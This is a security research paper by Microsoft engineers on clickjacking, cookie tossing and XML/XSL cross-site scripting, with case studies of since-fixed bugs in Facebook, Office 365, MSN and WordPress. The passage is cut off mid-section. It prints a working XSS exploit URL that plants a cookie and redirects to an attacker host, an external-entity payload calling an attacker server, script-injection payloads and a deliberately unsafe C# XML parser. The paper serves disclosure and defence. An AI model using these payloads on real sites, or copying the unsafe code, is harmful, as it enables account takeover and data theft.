New Ways I'm Going to Hack Your Web App

Rich Lundeen
Boss Engineering Security Team
Microsoft
rlundeen@microsoft.com

Jesse Ou
Boss Engineering Security Team
Microsoft
jesseou@microsoft.com

Travis Rhodes
Office365 Pentest Team
Microsoft
travisr@microsoft.com

ABSTRACT

Writing secure code is hard. Even when people do it basically right there are sometimes edge cases that can be exploited. Most the time writing code that works isn't even the hard part, it's keeping up with the changing attack techniques while still keeping an eye on all the old issues that can come back to bite you, straddling the ancient world of the 90's RFCs and 2010's HTML5 compatible browsers.

Take Facebook, Office 365, MSN, and Wordpress. These are applications that had decent mitigations to standard threats, but they all had edge cases. Using a mix of old and new ingredients, we'll provide a sampler plate of clickjacking protection bypasses, CSRF mitigation bypasses, "non-exploitable" XSS attacks that are suddenly exploitable and XML attacks; and we'll talk about how to defend against these attacks.

Keywords
Web Application Security, Clickjacking, UI Redressing, Cookie Tossing, Same Origin Policy, Cross-site scripting (XSS), Cross-Site Request Forgery (CSRF), Browser Security, XML Security, DTD, XSLT Security

1. INTRODUCTION
Securing web applications is one of the most difficult problems facing a modern software developer. As applications become more complicated and the threat landscape is continuously changing, it is a nontrivial task for the average software engineer to be aware of all the threats facing his or her application and manage to secure against them (and at the same time actually manage to write code).

To help with this deceptively difficult problem at Microsoft, we make use of the Security Development Lifecycle (the SDL) [1]. The SDL is not a dead document; the requirements and recommendations it contains are continuously evolving to help defend against new threats. As security engineers, it is part of our job to identify some of these new threats and to help defend against them by assisting with any changes into the SDL.

In this paper we discuss several classes of vulnerabilities that we're seeing, as security engineers, both inside and outside Microsoft products. These classes of vulnerabilities were chosen largely because we see them recurring across a wide breadth of relatively secure applications. These are problems that are evolving, and with developer guidance like the SDL, it's critical to be able to evolve with them.

The common thread is these are problems most good developers are not aware of, and most penetration testers will currently miss. This paper will divide these vulnerabilities into three larger classes: clickjacking, cookie tossing, and XML.

2. A NOTE ON EXAMPLES
In every case, the generic issues discussed here are well known to the security community. However, in every case, we contribute information to the exploitability and impact, we demonstrate the practicality of the exploit, and we show mitigations.

It is not the intent of this paper to point at insecure products, and in most cases the examples were chosen for the exact opposite reason. These products make good examples because they contain code with a lot of thought dedicated to security. These products have been pen tested, code reviewed, and threat modeled, but they still had these issues.

In this paper we will usually present a single example, but in every case these are prevalent issues.

3. CLICKJACKING
Clickjacking is a type of confused deputy problem where a malicious website redresses a legitimate webpage to trick a user into clicking a legitimate webpage when they are intending to click on the top level page [2][3].

As an attack, clickjacking was popularized by Jeremiah Grossman and Robert Hansen in 2008 where they used clickjacking against Adobe Flash to record a victim through their webcam [4]. Since then, the techniques have been further developed by people like Paul Stone who showed some methods like dragging text around a frame to defeat the same origin policy [5]. Attacks exist using similar techniques, like Rosario Valotta's "cookieJacking" attack which used drag and drop to steal arbitrary cookies from Internet Explorer in 2011 [6].

Clickjacking is an attack that extends beyond security research theory. One specific technique found in the wild is so prevalent that it has its own coined term, "likejacking". Likejacking is a specific clickjacking attack against Facebook that tricks a user to "like", usually by hiding the farmable Facebook like button [7]. With likejacking, when a user clicks somewhere on the malicious page, what they are actually clicking on is an invisible Facebook "like" button, causing arbitrary items to be liked by the Facebook user.

3.1 The Impact of Clickjacking
As a software industry, it's common for organizations to try and group classes of security issues by severity. At Microsoft, for example, we have the SDL that classifies vulnerabilities like SQL injection and cross-site scripting as issues that, if discovered, must be fixed [1].

The impact of clickjacking is an interesting topic of discussion, partly because with clickjacking this type of broad classification can be difficult. What is the impact of a page being framed? Forcing someone to like something on Facebook can certainly be annoying, but it also is almost certainly not a critical bug.

Various organizations working toward a more secure web are certainly aware of clickjacking, and for the most part it is acknowledged as a threat. However, it is generally not considered a severe vulnerability. OWASP has a page covering clickjacking, but clickjacking is not a vulnerability in the OWASP top ten [2][8]. At Microsoft we have an SDL recommendation regarding clickjacking, but it is not an SDL requirement like many other common vulnerabilities.

This sort of thing is similar industry wide. In [9] the authors examine various clickjacking solutions for the most popular sites on the Internet. One interesting finding is out of the Alexa Top-500 sites, only 14% attempted to defend against clickjacking at all (and almost all of these defenses were able to be bypassed).

3.2 Defending Against Clickjacking

While framing is not strictly necessary for all types of UI redressing attacks, generally the goal of preventing a clickjacking attack on any given page is to prevent that page from being framed. If a page can be framed, then the mitigation has failed.

There are two main methods web applications try to mitigate clickjacking attacks, X-FRAME-OPTIONs and frame busting scripts.

X-FRAME-OPTIONS was introduced by Microsoft with Internet Explorer 8 as a specific HTTP header that prevents a page from being framed. The header can have two different values, SAMEORIGIN and DENY. When the header is set to DENY, the page will not be framed. When the header is set to SAMEORIGIN, the page can only be framed by other pages in the same origin [10].

While there are no bypasses for X-FRAME-OPTIONS, there are several limitations.

- Only newer browsers support it. X-FRAME-OPTIONS does not protect users using versions of IE before IE7 or versions of Firefox before 3.6, for example.
- There are only two settings for X-FRAME-OPTIONS: same origin and deny. If the web application has a requirement to frame a separate domain legitimately, then X-FRAME-OPTIONS doesn't support that.

The goal of a JavaScript solution, also called a frame busting script, is similar to using X-FRAME-OPTIONS: preventing unauthorized pages from framing a legitimate website. Although they have a similar goal, JavaScript is also more flexible and supported in more browsers. Perhaps in part due to the limitations of X-FRAME-OPTIONs, JavaScript mitigations to clickjacking are also much more common. For example, in [9], although 14% of the websites had some form of clickjacking protection, only three of these had X-FRAME-OPTIONS enabled. In late 2009, SANS surveyed the top 10,000 Alexa websites and of these only four were using X-FRAME-OPTIONS [11].

The problem with a JavaScript solution to clickjacking is that it can be difficult to get right. Even out of the 14% of websites that had JavaScript protection in the Alexa-500, these protections were almost universally able to be bypassed [9].

There are many strategies when attempting to bypass a frame busting script [2], and a frame busting script must take these into account. To make matters worse, this list changes frequently as browsers implement new standards (e.g. HTML5 sandbox attribute) and features (e.g. XSS filters to neuter script).

3.3 Facebook

This section describes issues that were reported to Facebook by the authors. Facebook has since mitigated all the attacks described here [23].

Facebook used a JavaScript solution to defend against clickjacking on their sensitive pages. These are not pages farmable by design, like the "like" button, but rather the sensitive pages that perform more powerful actions, such as editing privacy settings or changing a password.

Like most frame busting scripts, Facebook's clickjacking protection was able to be bypassed. In Facebook's case it could be bypassed by disabling the script. This can be accomplished a variety of ways, including framing Facebook with the HTML 5 sandbox attribute as shown in Figure 1 [12].



Figure 1: Framing Facebook in Google Chrome Using the Sandbox Attribute

A large portion of UI redressing security research dives into two categories: bypassing frame busting and new actions that UI redressing can accomplish. This can be shown in Marcus Niemietz's work on clickjacking [7]. Although these techniques are certainly interesting, the authors of this paper believe the most impactful scenarios are when these techniques are combined with the unique logic of individual web applications.

Facebook is often used as an example when clickjacking is discussed because of its popularity. In figure 1 we show that Facebook can be framed, but what can actually be accomplished by framing Facebook?

The following shows scenarios of attacks that we successfully performed against Facebook making use of clickjacking. The source code used for these will be available at http://webstersprodigy.net/fb_clickjacking/.

3.3.1 Scenario 1: Stealing Personal Information

In scenario 1, assume there's a Facebook user named Richie. Richie values his privacy and doesn't share any information with anybody but his friends, but one thing he does is browse the Internet while logged into Facebook. Figure 2 shows one of the sites he browses to. Richie reads this site, and as he reads he clicks somewhere on the page.

Figure 2: Evilsite that Richie clicks somewhere in while logged into Facebook

After clicking somewhere in this malicious site, all of Richie's information has been stolen, downloaded onto an attacker's server, and there is no direct method for Richie to realize his information has been compromised. How did this happen?

When Richie was browsing the malicious site, there was actually an invisible framed button following his mouse that adds an unsavory friend to his account.

Figure 3: Facebook Add Friend Button

The attack is as follows:

- Richie visits a malicious link, where the *Add Friend* button for an attacker's user is following his mouse (this is demonstrated by Paul Stone's tool as well [5]). Richie clicks on the page, adding the attacker as a friend.
- The malicious website detects the click. In this demonstration, this was accomplished by setting the focus to an invisible button, and when that button lost focus assuming a click.
- The click event triggers a script that logs into Facebook as the attacker's account that was added as a friend. The script then downloads all Richie's information and unfriends Richie. There is also JavaScript that runs in Richie's browser that forces a request to see his notifications. All this is so that Richie never realizes all his information has been stolen.

3.3.2 Scenario 2: Complete Account Compromise

This scenario begins similar to scenario 1. Richie visits a malicious site and clicks anywhere on the page. However, with this scenario, instead of all his information being compromised, his account is completely taken over; an attacker has reset his password to an arbitrary value. How did this happen?

Like many good websites, Facebook requires knowledge of the old password before resetting the password. This prevents many client attacks (such as XSS, CSRF) from being able to reset the password without this piece of information that theoretically only the user knows.

There's more than one way to reset a password. Facebook allows security questions, for example, that allow a legitimate user to reset their password if they forget the old one. Facebook has thought about this too, and requires the old password to be entered before adding a security question.

However, there is more than one way to reset a password. In Facebook's case, a mobile phone number could be added to an account without entering a password. This mobile phone could then be used to reset the password.

The process for legitimately adding a mobile phone is as follows:

- The user texts FB to "Fbook" (32665) and receives a link like Figure 4. This page prepopulates the form based on the GET parameter, which is associated with the phone that received the text
- The user clicks the Activate button while logged into Facebook, which ties the mobile phone to the user's Facebook account. Again, this mobile phone can be used to reset the password.



Figure 4: Activating a mobile phone

Knowing these facts, an attack is as follows:

- An attacker text messages the letters FB on his phone and has a page such as figure 4, associated with his phone.
- Richie visits a malicious link, where the *Activate* button for the attacker's phone is invisibly framed. This can be the same code used in scenario 1.
- Richie clicks anywhere on the page, tying the attacker's mobile phone to their account.

At this point the attacker has won. He can visit Facebook, navigate through the "Forgot my password" link, enter his mobile phone that's been added to the victim's account (knowing the email or other account information is not necessary), receive a reset code to their phone, and finally enter their new password.

From the attacker's point of view there are several steps for successful exploitation. However, the victim's point of view is simple. They click in a malicious page while logged into Facebook and their Facebook account is then completely taken over.

3.4 Clickjacking Mitigations

The authors reported this vulnerability to MSVR, who followed up with Facebook. Facebook was extremely responsive to mitigating this issue. Several of the vulnerable pages were immediately taken offline. We recommended that they add X-FRAME-OPTIONS to their most sensitive pages, which they did. We also recommended that they require a password to add a mobile phone number, which they now do.

To be perfectly clear, clickjacking is not exclusively a Facebook issue; Facebook is in the Internet minority for even attempting to defend against clickjacking. As security engineers, we see similar issues frequently in many diverse products, and the recommendations are usually identical: threat model to help find logical weaknesses and implement X-FRAME-OPTIONS.

4. COOKIE TOSSING (SAME ORIGIN POLICY ABUSE TECHNIQUES)

Browser features generally seek to prevent a domain from reading and writing resources in different domains. For example, JavaScript running in contoso.com should not be able to read cookies scoped to microsoft.com. Similarly, an XMLHttpRequest running in Microsoft.com should not be able read HTTP Responses from requests issued to contoso.com. Each different browser feature and plugin has a nuanced set of rules to govern the way in which it deals with cross-domain content access. This set of rules for a given browser feature or plugin is referred to as its Same Origin Policy (SOP).

HTTP cookies are name-value pairs that are stored in the browser. These name-value pairs can be accessible by script running in the browser, and are also sent to the server when the browser makes a request. The set of cookies that are accessible to script and/or are sent to the web server are defined by the cookies' "scope". (We will refer to the cookies consumable by the browser script and the cookies sent to the web server merely as "the cookie string", as the scoping rules governing both manifestations of the set of name-value pairs is the same. It should be noted that cookies marked as 'httponly' are not accessible by script, but are still governed by the same cookie scoping rules). Scope is defined by the attributes set, explicitly or implicitly, on the cookies when they are created. These attributes are "domain" and "path." The cookie string will contain cookies that:

1) Are within the domain scope of that cookie. To be within the domain scope means that the domain the page is running in is a subset of the domain specified when the cookie was created. So, for example, if JavaScript running in test.microsoftonline.com has a statement like this:

document.cookie='cname=1;domain=test.microsoft.com;path=/';

The Cookie string for http://test.microsoft.com/ will be:

cname=1

Similarly, the cookie string for http://beta.test.microsoft.com will be:

cname=1

However, in this simple scenario, cname is not present in http://microsoft.com because the domain test.microsoft.com is not a subset of microsoft.com.

The "path" attribute works similarly. In the scenario where JavaScript is running in test.microsoft.com, assume there is the following code:

document.cookie='cname=2;domain=.microsoft.com;path=/a';

In this example test.microsoft.com is setting a cookie *up* to the root domain. This is allowed, because microsoft.com is a domain subset of test.microsoft.com. The cookie string for http://test.microsoft.com does not have the cname cookie in it, but the cookie string for http://test.microsoft.com/a is:

cname=2

The cookie string is the same for http://test.microsoft.com/a/b

However, if the above two JavaScript cookie setting statements were run one after the other in http://test.microsoft.com, the resulting cookie string for http://test.microsoft.com/a would be:

cname=2;cname=1;

The fact that duplicate names are allowed to be present in the same cookie string is because they are indeed distinct cookies. The scoping values of domain and path serve as part of the "key" when cookies are stored, and along with the name of the cookie, distinguish them from one another. Notice, however, that this metadata information is not included with the cookie string. The consuming entity (JavaScript, web server, etc.) has no indication which site set which cookie, nor what any of the other associated metadata might be (including other cookie flags, like expiration, secure, or httponly).

In the above example also note that the browser put the cookie scoped to the root domain (*cname=2*) first in the cookie string when requesting http://test.microsoft.com/a. Most browsers behave similarly [13]. This fact becomes the heart of the first Cookie Tossing technique.

If two cookies have different names but identical scope in the cookie object, then generally the first cookie written will appear before the other cookie in the cookie string.

4.1 The First Cookie

In a cookie string, if there are multiple cookies of the same name, then applications that consume the string are free to choose whichever they wish to treat as the definitive value. Generally, however, the first cookie in the cookie string is the cookie that "wins" or the one whose value is used in processing. The goal of cookie tossing is to win that first spot in the cookie string, in the presence of other identically named cookies.

4.2 Exploitation: Getting the First Cookie

While there are a few interesting ways to force cookies to be set or deleted in a user's browser (see [14][15]) this section will focus on the simplest exploitation technique: leveraging cross-site scripting (XSS) flaws on related domains to the target domain. In this context, "related" refers a familial domain relation: sibling, parent, child, domains with a common ancestor above the Top Level Domain, etc.

As discussed, domains can set cookies for their own domain, and subsets of their domain. For example, foo.bar.example.com can set cookies with domains set in related domains, such as foo.bar.example.com, bar.example.com and example.com.

4.2.1 Cookie Tossing Technique 1: Using Path

Through use of a cookie's path, an attacker can leverage cross-site scripting in a related domain and target specific parts of an application. Browsers will consider a cookie with a path properly set to be the "more specifically scoped" cookie for a corresponding resource when deciding how to construct the cookie string, and the more specifically scoped cookie will be placed first. For example, assume JavaScript is running in the "test.ms.com" domain. The cookie string can be modified as follows:

document.cookie='cname=first; domain=test.ms.com; path=/';
Cookie string for test.ms.com: **cname=first**

document.cookie='cname=second; domain=.ms.com; path=/';
Cookie string for test.ms.com: **cname=first; cname=second**

document.cookie='cname=evil; domain=.ms.com; path=/site';
Cookie string for test.ms.com: **cname=first; cname=second**

Cookie string for ms.com/site: **cname=evil; cname=second**

Cookie string for test.ms.com/site:
cname=evil; cname=first; cname=second

Cookie string for https://admin.secure.ms.com/site:
cname=evil; cname=second

This example demonstrates that running script through an XSS flaw in a related domain gives an attacker the ability to set the first cookie in the string for specific parts of the victim application.

4.2.2 Cookie Tossing technique 2: Using Case

Another method exists to place an attacker cookie in front of the cookie string. Frequently, an attacker would like an application to consume a cookie with a given name that is identical (or in this case, *near* identical) to the cookie the application is already consuming. One method to place the attacker cookie first is to use different casing for the cookie name.

A web browser consumes cookies in a case sensitive way. For example, the cookie name "Cook" is distinct from "cook" when the browser is directed to add these cookies to the cookie string. The following script statements will result in two separate cookies:

document.cookie='cName=second;domain=.ms.com;path=/';
document.cookie='cname=first;domain=.ms.com;path=/';

The resultant cookie string will be, for most browsers:
cName=second;**cname=first**

This is based solely on the order in which the browser was directed to set these cookies.

4.2.2.1 JavaScript Access of Same-Named Cookies of Different Case

While these cookies are distinct, they are very often accessed case *insensitively*. When a developer writing JavaScript needs to access a cookie, he must define his own parsing logic to extract a cookie name-value pair from the cookie string. Often, constructs can be found in this logic that appear, essentially, like this:

var c=document.cookie.toLowerCase();
var index=c.indexOf("cookiename=");

JavaScript must be used to operate on the cookie string itself, in order to match a searched-for string with a cookie name. The practice of doing a *toLowerCase()* type of operation can happen in script-heavy sites where multiple JavaScript libraries interact and share cookies (sometimes inadvertently). Disagreements between different sites or JavaScript libraries about whether a cookie name should be "Language=" or "language=" can be "solved" with this type of construct.

This practice allows an attacker to create an identically scoped cookie in the cookie string. If the browser attempts to delete a cookie (e.g. by expiring), it has to set the proper case of the cookie name because browsers treat cookies with case sensitivity. That is, logic can appear in JavaScript that:

1) Calls *toLowerCase()* on the cookie string, and then checks if the contents of the "language" cookie are valid.
2) If the contents are not valid, delete the "language" cookie.

Of course, if a malicious "Language" cookie is at the front of the cookie string (meaning it was set before other "language" or "languAge" cookies) then step 2 will only delete the one valid "language" cookie, and "Language" will persist. This flawed logic will never be able to delete the malicious cookie at the front of the string, even though it continues to consume its value.

4.2.2.2 Server Side Cookie Access

ASP.NET attempts to mimic this behavior in the way it handles its Request.Cookies array. That is, if an ASP.NET server receives a cookie string of:

cook=value1;Cook=value2;cOOk=value3

Any calls to *Request.Cookies["cook"], Request.Cookies["Cook"]* or *Request.Cookies["cOOk"]* will all return "value1". Custom code can be written that iterates through the cookie array and attempts to access the name value pairs at each index, but the functionality that governs the access of Request.Cookies in ASP.NET is case insensitive when reading, but case sensitive when writing. If the cases are different, a new cookie will be added.

4.3 Exploiting Common Vulnerabilities through Cookies

If an attacker can control a cookie in a victim's browser, then it can be assumed that exploitation is similar to other vectors where an attacker controls aspects of a user request, like a querystring value, or an HTTP POST name-value pair.

4.3.1 Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is an exploitation technique that allows for an attacker to issue authenticated requests from another domain on behalf of a user. CSRF vulnerabilities are usually mitigated by requiring a token on POST requests that is tied uniquely to something that can only be associated to a user and their current session and is not able to be forged by an attacker.

There are, however, mistakes made when implementing CSRF mitigations. Some web sites will mistakenly implement a flawed version of the generally adequate "Double Submit Cookie" pattern [16]. These flawed approaches frequently appear similar to this pseudo code:

```
If (cookievalue==formvalue)
        PerformAdministrativeAction();
```

This pattern is an unacceptable CSRF mitigation, and a weak application of the "Double Submit Cookie" pattern. It assumes that while *formvalue* is considered to be attacker controlled, *cookievalue* could not be known by someone outside of the domain in which the potential victim's session is running. Of course, if an attacker can set a cookie to be the value found in *cookievalue*, then the mitigation is no longer effective.

4.3.2 Cross-Site Scripting

If a site has a cross-site scripting vulnerability where the exploit vector requires the payload to come from a cookie, then an attacker must only have to place the exploit in a cookie and all is set. Of course, if the site has already set the cookie, then the attacker would need to control the first cookie in the cookie string to have the attack be carried out. This type of cross-site scripting is often prioritized as a less severe vulnerability type in vulnerability scanners, because it would require an attacker to control a cookie, which is often seen as difficult to exploit.

4.3.3 Other Ways to Use Cookies for Abuse

Web Applications use cookies in many different ways. They can be used to manage session, authentication, settings and on-server workflows. Any time a web application stores quasi-persistent data on the client, cookies are usually the main resource. Given that, an attacker can use cookies for exploits that are very specific to the web application. A good example is session fixation, where an attacker forces a victim to use the attacker's session ID or other session identifier. Using the cookie browser directive "path," for instance, an attacker could force a victim to be logged in as the attacker for various parts of an application. The feasibility and effectiveness of such attacks are highly application dependent.

4.3.4 A Note about the Ease of Finding Cross-Site Scripting in Related Domains

To properly carry out cookie tossing as described in this paper, one must find a cross-site scripting vulnerability in a "related" domain of the target domain. cross-site scripting is a ubiquitous vulnerability class commonly found on almost all sites in the world. Given a single root domain (like contoso.com), the speed at which a Security Researcher can find a single reflected cross-site scripting flaw on a child domain of that domain is directly proportional to the quantity of child domains in that domain. Many root domains have large quantities of subdomains will inevitably have an easily discoverable XSS flaw on at least one of their child domains.

4.4 Examples

4.4.1 Cross-Site Request Forgery in Office 365

The following issues have been fixed in Microsoft's Office 365 portal.

Prior to the public release of Microsoft's Office 365, a vulnerability was found in a web site (portal.microsoftonline.com) that allowed for the use of a cookie tossing technique to bypass a CSRF mitigation. The mitigation implemented essentially the "double submit cookie" pattern. A cookie value was compared with a querystring value in an AJAX request, and if both matched, then the operation would be allowed to continue. This operation could be anything from adding new users to a group, resetting a password, or creating new administrators on the portal.

Once this vulnerability was discovered, a simple cross-site scripting flaw was found on a related domain (a vulnerable third party CMS deployed by a marketing team). An exploit string was constructed to exploit the subdomain XSS, set the cookie, redirect to the malicious page that will perform the post with a matching cookie value and the corresponding querystring. This exploit string looked like this:

```
https://editorial.microsoftonline.com/content/customizetree.aspx?id="<script>document.cookie= "PageSessionKey=travisr; path=/CompanyManagement; domain=.microsoftonline.com; expires=Wed, 16-Nov-2012 22:38:05 GMT;";window.location="http://totallyunrelatedserver.com/t.html";</script>
```

The "t.html" page then just performed the malicious POST to portal.microsoftonline.com, with "PageSessionKey=travisr" in the querystring. The web server would compare this querystring value and cookie value, and deem them matching, and valid.

The fix was relatively simple: the portal now submits a session-specific token as a header value on AJAX requests, and compares that with a form value. If an attacker spoofs a new value, it could only be a token that he could obtain (such as his own token), and since the token has to also correspond to the logged in user, it would be rejected.

4.4.2 Cross-Site Scripting in Live

The following issues have been fixed in Microsoft's Live services.

As described earlier, cross-site scripting can occur whenever an attacker can influence the values received by the user's browser, including cookies. A few of the services in Microsoft's Live services had the following cookie set:

```
Set-Cookie: PRD=4032; domain=.msn.com; path=/;
```

This cookie was accessed from a shared JavaScript library:

```
c=document.cookie;
var prd=unescape(GetCookieValue(c,'PRD'));
querystring+='?PRD='+prd;
document.write("<iframe src='http://j.lsx.com/?"+
            querystring+"'></iframe>");…
function GetCookieValue(cookiestring,cookiename){
…
new RegExp("\\b"+cookiename+"\\s*=\\s*([^;]*)","i")
…}
```

First, notice the document.write DOM Based XSS vulnerability through the cookie value. This vulnerability was difficult to exploit using path techniques because the cookie's scope was set to the root, and the script could not be exploited on the very top page of www.msn.com if the PRD cookie was already present. However, by using the cookie tossing technique of creating a nearly identical cookie with different casing (e.g. "pRD"), a cookie could be placed directly after the PRD cookie in the cookie string. At this point, "PRD" is the first cookie in the string because of longevity. However, this cookie was deleted and reset during page load. This expired the PRD cookie, and sent the malicious “pRD” cookie to the front of the string. The script was unable to clear the “pRD” cookie because it attempted to expire the cookie using the wrong cased cookie name. This flaw affected other sites that also used the vulnerable JavaScript library.

The associated team fixed this quickly by performing simple input validation and encoding, as is usually the fix for individual XSS bugs.

4.5 Cookie Tossing Protection

There are a number of ways to protect your application from Cookie Tossing.

4.5.1 Origin Cookies

The excellent paper at [17] describes setting an additional cookie flag that could be used to reduce the scope of cookies to a single domain. This effort is currently in RFC and no browsers currently support it.

4.5.2 Tightly Controlled Root Domains

When deploying sensitive assets, it should be a consideration to isolate these assets on their own root domains. There are security implications that are often ignored when cloud services are deployed to a root domain including a high number of sometimes insecure subdomains. Deploying applications on more segregated domains can limit the likelihood of cross-site scripting vulnerabilities being found and exploited on related domains.

4.5.3 Cookie Signing

Web applications should consider cryptographically signing cookies (such as using an HMAC) that they issue to users. This signing should be done using a salt that is tied specifically to the logged in user. In this way, a Web App can have a higher degree of certainty that the cookie it is consuming has not been tampered, or placed there by a bad actor.

4.5.4 Testing

QA teams are generally aware of how to test querystring values in their applications. Testing should also look at Cookies just as they would querystrings, in that they are also easily attacker controlled. More focus on cookie values as valid untrusted inputs will help teams understand the unique way in which cookies could be used in an attack.

4.5.5 HTML5 LocalStorage

If an application is using cookies to store client side information, one alternative is HTML5’s *localStorage*. This storage mechanism does not have the same subdomain same origin policy issues that cookies do.

5. EXTENSIBLE MARKUP LANGUAGE (XML)

The Extensible Markup Language (XML) standard was designed by the World Wide Web Consortium (W3C) in 1996 [18] to be a human-readable document format. XML is a ubiquitous, integral, and foundational piece for almost every major technology stack. All modern languages – C++, C#, Java, etc. provide API support for XML parsing and processing. A related technology is the Extensible Stylesheet Language Transform (XSLT) language. XSLT is an XML language that enables the transformation of one XML format to another.

For many years, XML was thought to be just a data format, and did not receive much security scrutiny. In 2002, on the BugTraq mailing list, Gregory Steuck described the Information Disclosure, Denial of Service (DoS) and Repudiation risks associated with accepting and processing untrusted XML [19]. A large number of these attacks stem from processing untrusted DOCTYPE Definition (DTD) declarations. Many developers are not aware of these XML features, most of which are not even required for common XML processing scenarios. MSDN also documents many XML attack vectors [20], and the Microsoft Secure Development Lifecycle (SDL) has a requirement for disabling entity resolution when processing untrusted XML documents.

Although not as common, there are applications that process untrusted XSL stylesheets. Since the XSL language provides much richer functionality, there are techniques that can increase the severity of insecure XML processing. These risks have also been recognized in several MSDN articles.

Despite the amount of documentation on the topic, developers are still writing vulnerable XML processing code. This can partially be attributed to sparse and incomplete exploitation documentation.

Although there are many XML and XSL attack vectors that target the server, this section will focus on client-side attacks. Specifically, cross-site scripting (XSS) attacks that leverage XML and XSL will be discussed, and guidance for mitigation strategies will be mentioned. A previously found, and since remediated, bug against the WordPress cloud service will also be described.

5.1 Exploitation: Client-Side Attacks

In some scenarios, it may be more valuable for an attacker to get arbitrary JavaScript to execute in the context of a domain, than it is to attack the server. This section describes several cross-site scripting vectors that use XML and XSL.

5.1.1 Stored Cross-Site Scripting using XML+XSL Pair

When a browser displays an XML file and encounters the <?xml-stylesheet> header, the browser will apply the transform specified by the href attribute on the current XML file. The result is HTML and JavaScript (that is executed in the context of the domain serving the file). In the example below, when a browser loads foo.xml and applies the transform evilsxsl.xsl, a JavaScript alert is shown.

```
Foo.xml:


<?xml version="1.0"?>
<?xml-stylesheet
type="text/xsl"
href="http://vulnerabledomain.com/evilxsl.xsl"?>


evilxsl.xsl:


<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
exclude-result-prefixes="msxsl">


       <xsl:template match="/">
  <script>alert('hello from XSS!')</script>


  </xsl:template>
  </xsl:stylesheet>
```

It should be noted that both XML and XSL files need to be on the same domain for this to work.

Therefore, if an application allows for arbitrary XML uploads and downloads, this is functionally equivalent to allowing HTML to be served.

5.1.2 Reflected Cross-Site Scripting using System.XML Exception Messages

Consider the following .NET code that uses the unsafe XmlDocument class to parse user controlled XML, and then displays the exception message back to the user without output encoding:

```
try
{
    //Assume ValidateRequest is disabled for page
    string untrustedXML = TextBox1.Text;
    XmlReaderSettings badSettings = new XmlReaderSettings();
    badSettings.DtdProcessing = DtdProcessing.Parse;
    XmlReader reader = XmlReader.Create(new StringReader(untrustedXML), badSettings);
    XmlDocument doc = new XmlDocument();
    doc.Load(reader);
    DoStuffWithReader(reader);
}
catch (Exception ex)
{
    Label1.Text = ex.Message;
}
```

The challenge here is figuring out how to include arbitrary tags in the contents of the exception message returned. There are at least two ways of accomplishing this.

5.1.3 Custom HTTP 500 Errors

One way of doing this is to include an external entity to an attacker controlled server. The attacker's server returns a custom 500 HTTP error message to the vulnerable application that contains JavaScript:

```
<?xml version="1.0"?>
<!DOCTYPE billion [
<!ENTITY foo SYSTEM
"http://reachableserver.com/returnCustom500.aspx">
]>
<bar>&foo;</bar>
```

When parsed, this returns an exception message that looks like this:

```
The remote server returned an error: (500) Ha. My
500. <script>alert(1)</script>
```

The drawback to this approach is that the vulnerable application must have access to the attacker's server. This may not always be feasible, for instance, if firewall egress rules are in place.

5.1.4 Illegal Fragment Identifiers

An alternative "self-contained" approach that does not require the vulnerable application to have access to an attacker's server is to leverage illegal SYSTEM identifiers. Specifically, the value specified after the fragment identifier character '#' will be echoed back into the exception message thrown by System.XML. This works with DOCTYPE, ENTITY or NOTATION declarations:

```
<?xml version="1.0"?>
<!DOCTYPE billion SYTEM
"#<script>alert(1)</script>"
[
<!ENTITY foo SYSTEM "#<script>alert(1)</script>">
<!NOTATION GIF SYSTEM
"#<script>alert(1)</script>">
]>
<bar>&foo;</bar>
```

When parsed, this returns an exception message that looks like this:

```
Fragment identifier '#<script>alert(1)</script>'
cannot be part of the system identifier
'#<script>alert(1)</script>
```

5.2 Example: WordPress Cross-Site Scripting

The attacks described in this section have been addressed by WordPress.

5.2.1 WordPress Overview

According to market research, WordPress is the most popular Content Management System (CMS) on the internet and has been downloaded over 32.5 million times [21]. WordPress actually comes in two flavors. In one deployment scenario, users can download the software and install it on a self-managed server. Alternatively, users can subscribe for the WordPress cloud service at wordpress.com. After subscription, the user is given a blog on a subdomain of wordpress.com. For example, a typical blog URL could be myblogfoo.wordpress.com.

The end-to-end attack described in this section applies to the WordPress cloud service. The attack blends several subtle implementation bugs and design flaws that ultimately allows cross subdomain script execution. The end result is that an attacker could have completely taken over an authenticated user's WordPress blog just by getting them to visit an attacker controlled site.

The related bugs were disclosed to WordPress through Microsoft Vulnerability Research (MSVR) and have since been remediated [24].

5.2.2 Cookie-Based Reflected XSS

When a cookie value is taken from the HTTP request and rendered insecurely without output encoding, most penetration testers or code reviewers will correctly identify this as a reflected cross-site scripting bug. Yet, this type of bug is generally categorized as hard to exploit (sometimes referred to as a "self XSS") because it requires an attacker to somehow set a malicious cookie value in the user's browser.

One such cookie-based XSS bug was found in a WordPress admin feature by setting the "wordpress_logged_in" cookie to a value that contained JavaScript. The following figure shows both the HTTP request and response that demonstrates the vulnerability:

